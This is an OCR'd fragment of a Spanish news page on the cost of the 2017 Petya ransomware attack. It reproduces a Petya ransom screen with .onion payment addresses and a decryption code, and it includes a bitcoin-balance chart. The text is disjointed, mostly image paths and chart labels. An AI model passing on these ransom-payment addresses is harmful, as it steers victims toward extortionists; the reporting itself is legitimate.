
INICIA SESIÓN REGÍSTRATE


UNO DE LOS MAYORES CIBERATAQUES DE LA HISTORIA

Tras la sangría de 200 M de WannaCry, esta es la factura que nos dejará Petya


Los ciberataques no solo hacen que las empresas colapsen, también provocan pérdidas de cientos de millones de euros en todo el mundo. ¿Cuánto costará el 'ransomware' Petya?

Petya (2017)


The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.
To purchase your key and restore your data, please follow these three easy steps:
1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
http://petya37h5tbhyvki.onion/P9VVR3
http://petya5koahtsf7sv.onion/P9VVR3
3. Enter your personal decryption code there:
cdSPP4-JUZrRr-pMSxia-gXpmfB-vGWoRf-FfMph1-XTUzVn-QmFeeV-ofb94y-HuScaa-rB1gmV-djYAEH-8WEakz-wrQ85W-BbsCzw
If you already purchased your key, please enter it below.
Key: 8x3qrMHjmkrN9jfd
Decrypting sector 83234 of 126464 (65%)



2017/06/20 19:21:59: Balance in BTC: 51.64 Balance in USD: 140.93k
Balance in BTC
50
40
30
20
10
0
Jun 2017
Jul 2017
Aug 2017
Sep 2017
Oct 2017
Nov 2017
Dec 2017
145.24k
116.19k
87.15k
58.1k
29.05k
0
Balance in USD

Phishing

